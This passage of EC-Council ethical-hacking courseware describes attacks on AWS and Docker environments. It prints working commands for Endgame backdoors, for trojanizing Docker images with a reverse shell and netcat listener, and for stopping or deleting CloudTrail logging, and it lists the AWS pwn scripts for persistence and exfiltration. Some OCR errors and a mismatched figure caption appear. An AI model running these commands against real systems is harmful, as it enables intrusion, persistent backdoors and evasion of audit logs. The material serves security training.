Attackers can create backdoor accounts in an AWS cloud platform by creating a rogue AWS account. Attackers abuse the existing resources in the cloud platform by modifying the existing policies or exploiting the resources via APIs and AWS Resource Access Manager (RAM). Attackers use tools such as Endgame and Pacu to create backdoor accounts in an AWS cloud platform.

- **Endgame**

  Source: *https://github.com*

  The Endgame tool is an exploitation framework that helps attackers gain control over an existing AWS cloud platform through a rogue account and create a backdoor account in it. An attacker can create a list of backdoor accounts in the targeted AWS cloud platform by utilizing the tool's full-length capabilities.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

```
OSX > kmcquade > ~
$ export EVIL_PRINCIPAL=*

OSX > kmcquade > ~
$ endgame smash --service all
CREATE BACKDOOR:
ECR Repository kali: Add internet-wide access *                                  SUCCESS
ECR Repository dogecoin: Add internet-wide access *                              SUCCESS
ECR Repository bitcoin: Add internet-wide access *                               SUCCESS
ECR Repository test-resource-exposure: Add internet-wide access *                SUCCESS
ECR Repository alpine: Add internet-wide access *                                SUCCESS
ELASTICFILESYSTEM File-system fs-a96be65d: Add internet-wide access *            SUCCESS
GLACIER Vaults test-resource-exposure: Add internet-wide access *                SUCCESS
IAM Role autoremediation-role-8qc58g5r: Add internet-wide access *               SUCCESS
IAM Role Benioff: Add internet-wide access *                                     SUCCESS
IAM Role Bezos: Add internet-wide access *                                       SUCCESS
IAM Role BillGates: Add internet-wide access *                                   SUCCESS
IAM Role CharityMajors: Add internet-wide access *                               SUCCESS
IAM Role ClintGibler: Add internet-wide access *                                 SUCCESS
IAM Role ElonMusk: Add internet-wide access *                                    SUCCESS
IAM Role IanColdwater: Add internet-wide access *                                SUCCESS
IAM Role Jenkins: Add internet-wide access *                                     SUCCESS
IAM Role Junkins: Add internet-wide access *                                     SUCCESS
IAM Role KinnairdMcQuade: Add internet-wide access *                             SUCCESS
IAM Role mitchellh: Add internet-wide access *                                   SUCCESS
IAM Role QuinnyPig: Add internet-wide access *                                   SUCCESS
IAM Role ScottPiper: Add internet-wide access *                                  SUCCESS
IAM Role SolarWindsWasHere: Add internet-wide access *                           SUCCESS
IAM Role Thanos: Add internet-wide access *                                      SUCCESS
IAM Role TonyStark: Add internet-wide access *                                   SUCCESS
LAMBDA Function autoremediation: Add internet-wide access *                      SUCCESS
LOGS * Endgame: Add internet-wide access *                                       SUCCESS
LOGS * test-resource-exposure: Add internet-wide access *                        SUCCESS
S3 Bucket computers-were-a-mistake: Add internet-wide access *                    FAILED
S3 Bucket the-church-of-reactjs: Add internet-wide access *                       FAILED
S3 Bucket the-patriarchy: Add internet-wide access *                             SUCCESS
S3 Bucket trashfire-inc: Add internet-wide access *                              SUCCESS
S3 Bucket victimbucket-public-access-blocked: Add internet-wide access *         SUCCESS
S3 Bucket victimbucket1234: Add internet-wide access *                           SUCCESS
S3 Bucket we-get-it-bro-you-use-vim: Add internet-wide access *                  SUCCESS
SECRETSMANAGER Secret test-resource-exposure: Add internet-wide access *         SUCCESS
SES Identity test-resource-exposure.com: Add internet-wide access *              SUCCESS
SNS Topic hitsend: Add internet-wide access *                                    SUCCESS
SNS Topic leftonread: Add internet-wide access *                                 SUCCESS
SQS Queue test-resource-exposure: Add internet-wide access *                      FAILED
```

Figure 19.89: Screenshot of the Endgame tool creating backdoors in AWS cloud

It is a post-exploitation tool that requires access to the AWS API credentials for a target user account that has the privileges to modify the resource policies.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Endgame can create backdoor accounts for any of the resources listed in the screenshot below:

Backdoor Resource Type	Endgame	AWS Access Analyzer Support
ACM Private CAs	✅	❌
CloudWatch Resource Policies	✅	❌
EBS Volume Snapshots	✅	❌
EC2 AMIs	✅	❌
ECR Container Repositories	✅	❌
EFS File Systems	✅	❌
ElasticSearch Domains	✅	❌
Glacier Vault Access Policies	✅	❌
IAM Roles	✅	✅
KMS Keys	✅	✅
Lambda Functions	✅	✅
Lambda Layers	✅	✅
RDS Snapshots	✅	❌
S3 Buckets	✅	✅
Secrets Manager Secrets	✅	✅
SES Sender Authorization Policies	✅	❌
SQS Queues	✅	✅
SNS Topics	✅	❌

Figure 19.90: Endgame backdoor attack list

- Run the following command to list the IAM resources with the user account:

  `endgame list-resources -s iam`

- Run the following command to list S3 buckets:

  `endgame list-resources --service s3`

- Run the following command to list resources across the services:

  `endgame list-resources --service all`

- Run the following command to create a backdoor to a specific resource:

  `endgame expose --service iam --name test-resource-exposure`

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Backdooring Docker Images using dockerscan

- dockerscan is a **Docker analysis and hacking tool** that allows attackers to perform various malicious activities such as scanning networks to identify Docker registries, manipulating registries, analyzing images for retrieving sensitive information, and extracting and modifying Docker images
- For example, run the following command to trojanize the Ubuntu base image:

```
dockerscan image modify trojanize ubuntu_original -i <IP Address> -p <Port Number> -o
alpine_infected
```

```
> dockerscan image modify trojanize ngins-original -l 10.0.1.2 -p 2222 -o nginx-trojaniz
ed
[ * ] Starting analyzing docker image...
[ * ] Selected image: 'ngins-original'
[ * ] Image troyanized successful
[ * ] Trojanized image location:
[ * ]    > /Users/Dani/Documents/Projects/dockerscan/nginx-trojanized
[ * ] To receive the reverse shell, only write:
[ * ]    > nc -v -k -l 10.0.1.2 2222
> docker load -i nginx-trojanized.tar
```

https://github.com

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Backdooring Docker Images using dockerscan

Source: *https://github.com*

Dockerscan is a Docker analysis and hacking tool that allows attackers to perform the following malicious activities:

- Scan networks to identify Docker registries.
- Manipulate registries by removing an image/tag, pushing a backdoored image, and uploading a malicious file.
- Analyze images for retrieving sensitive information from the Docker image, including accessing passwords from environment variables, identifying URLs/IPs in the environment variables, and identifying user credentials used to run the software internally.
- Extract and modify Docker images, which includes modifying the entry point in a Docker, trojanizing a Docker image by injecting a reverse shell into it, and modifying running user in the Docker image.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

For example, run the following command to trojanize the Ubuntu base image:

dockerscan image modify trojanize ubuntu_original -l <IP Address> -p <Port Number> -o alpine_infected





Figure 19.91: Screenshot of dockerscan

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Maintaining Access and Covering Tracks on AWS Cloud Environment by Manipulating the CloudTrial Service

After gaining administrator-level access to cloud resources, attackers manipulate the cloud trials to remain undetected and gain persistent access to the compromised environment. In the AWS cloud environment, user activities are monitored through the CloudTrial service. The first step an attacker performs after gaining high-level access to the compromised environment is hiding the traces.

By default, the CloudTrail service is disabled. An administrator needs to explicitly configure to enable the CloudTrial service and configure trials to monitor user activities.

Attackers disable the logging functionality by pausing the CloudTrial service and resume the service after executing the attack.

Run the following command to stop logging via CloudTrials:

```
$ aws cloudtrial stop-logging --name targetcloud_trail --profile administrator
```

Run the following command to acquire the trial status:

```
$ aws cloudtrial get-trial-status --name targetcloud_trail --profile administrator
```

After disabling the CloudTrial service, attackers may perform various malicious activities, such as creating backdoor IAM users, exfiltrating data, and running crypto-miner script.

Once execution of the attack is completed, attackers will again enable the logging of trails running the following command:

```
$ aws cloudtrail start-logging --name targetcloud_trail --profile administrator
```


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

In some scenarios, attackers may permanently remove the trails by running the following command:

```
$ aws cloudtrail delete-trail --name targetcloud_trail --profile
administrator
```

Alternatively, attackers may delete the contents of the bucket that stores the trials by running the following command:

```
$ aws s3 rb s3://<Bucket_Name or Bucket_Reference> --force --profile
administrator
```

Once the contents of the bucket are deleted, CloudTrail does not log any further events. Stopping or removing the trails for clearing the tracks may generate a security alert, as shown in the below figure.




Figure 19.92: Screenshot of GCPBucketBrute


Other techniques used by attackers to cover the tracks include the following:

- Encrypting the cloud trials using a new key
- Moving the trails to a new S3 bucket
- Using the AWS Lambda function to delete new trail entries

After clearing the logs, attackers perform further exploitation to maintain persistent access to the cloud infrastructure. Consequently, attackers install backdoors to the AWS infrastructure using the following techniques:

- Manipulating user data associated with the EC2 instance with privileged access rights
- Creating new EC2 instances depending on the AMI by assigning a privileged role
- Inserting a backdoor to the existing Lambda function (e.g., the function creates a new user once invoked)
- Manipulating access keys using Lambda functions, such as **`rabbit_lambda`**, **`cli_lambda`**, and **`backdoor_created_users_lambda`**

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



AWS Hacking Tool: AWS pwn

Source: *https://github.com*

Attackers can use the AWS pwn tool to hack the target AWS cloud environment. This tool includes various automated scripts for different hacking phases, such as reconnaissance, escalating privileges, maintaining access, and clearing tracks.

- **Reconnaissance**

  Run the following scripts to gather information about the AWS users and their account information:

  - **`validate_iam_access_keys.py`** → Given a TSV file of access key + secret [+ session] combinations, this script checks the access validity and returns the identity information of the principals.

    ```
    ./validate_iam_access_keys.py -i /tmp/keys.txt -o
    /tmp/out.json
    ```

  - **`validate_s3_buckets.py`** → Given a text file with one word per line, the script checks whether the buckets exist and returns the basic identifying information.

    ```
    ./validate_s3_buckets.py -i /tmp/words.txt -o /tmp/out.json
    ```

  - **`validate_iam_principals.py`** → Given a text file of principals (e.g., user/admin, role/deploy), the script checks whether the principals exist in a given account.

    ```
    ./validate_iam_principals.py -a 123456789012 -i /tmp/words.txt
    -o /tmp/out.json
    ```


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **`validate_accounts.py`** → Given a text file of account IDs and aliases, the script checks whether the accounts exist.

  ```
  ./validate_accounts.py -i /tmp/accounts.txt -o /tmp/out.json
  ```

- **Privilege Escalation**

  Run the following scripts to retrieve different levels of access and escalate privileges.

  - **`dump_instance_attributes.py`** → Goes through every EC2 instance in the account and retrieves the specified instance attributes. Most commonly used to retrieve user data, which tend to contain secrets.

    ```
    ./dump_instance_attributes.py -u -o /tmp/
    ```

  - **`dump_cloudformation_stack_descriptions.py`** → Retrieves the stack descriptions for every existing stack and every stack deleted in the last 90 days.

    ```
    ./dump_cloudformation_stack_descriptions.py -o /tmp/data
    ```

  - **`assume_roles.py`** → Attempts to assume all ARNs in a file or provided by the list-roles API.

    ```
    ./assume_roles.py -o /tmp/out.json
    ```

  - **`add_iam_policy.py`** → Adds the administrator and all action policy to a given user, role, or group. Requires IAM putPolicy or attachPolicy privileges.

    ```
    ./add_iam_policy.py -u myuser -r myrole -g mygroup
    ```

  - **`bouncy_bouncy_cloudy_cloud.py`** → Bounces a given EC2 instance and rewrites its user data, so that one can run arbitrary codes or steal temporary instance profile credentials.

    ```
    ./bouncy_bouncy_cloudy_cloud.py -i instance-id -e
    exfiltration-endpoint
    ```

- **Maintaining Access**

  Run the following scripts to maintain access to an account.

  - **`rabbit_lambda`** → An example Lambda function that responds to user-delete events by creating more copies of the deleted user.
  - **`cli_lambda`** → A Lambda function that acts as an AWS cli proxy and does not require credentials.
  - **`backdoor_created_users_lambda`** → A Lambda function that adds an access key to each newly created user.
  - **`backdoor_created_roles_lambda`** → A Lambda function that adds a trust relationship to each newly created role.
  - **`backdoor_created_security_groups_lambda`** → A Lambda function that adds a given inbound access rule to each newly created security group.
  - **`backdoor_all_users.py`** → Adds an access key to every user in the account.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **`backdoor_all_roles.py`** → Adds a trust relationship to each role in the account.
- **`backdoor_all_security_groups.py`** → Adds a given inbound access rule to each security group in the account.

- **Clearing tracks:**

  Run the following script to the hide the traces of an attack.

  - **`disrupt_cloudtrail.py`** → Attempts to disrupt/cripple cloudtrail logging in the specified way.

    ```
    ./disrupt_cloudtrail.py -s
    ```

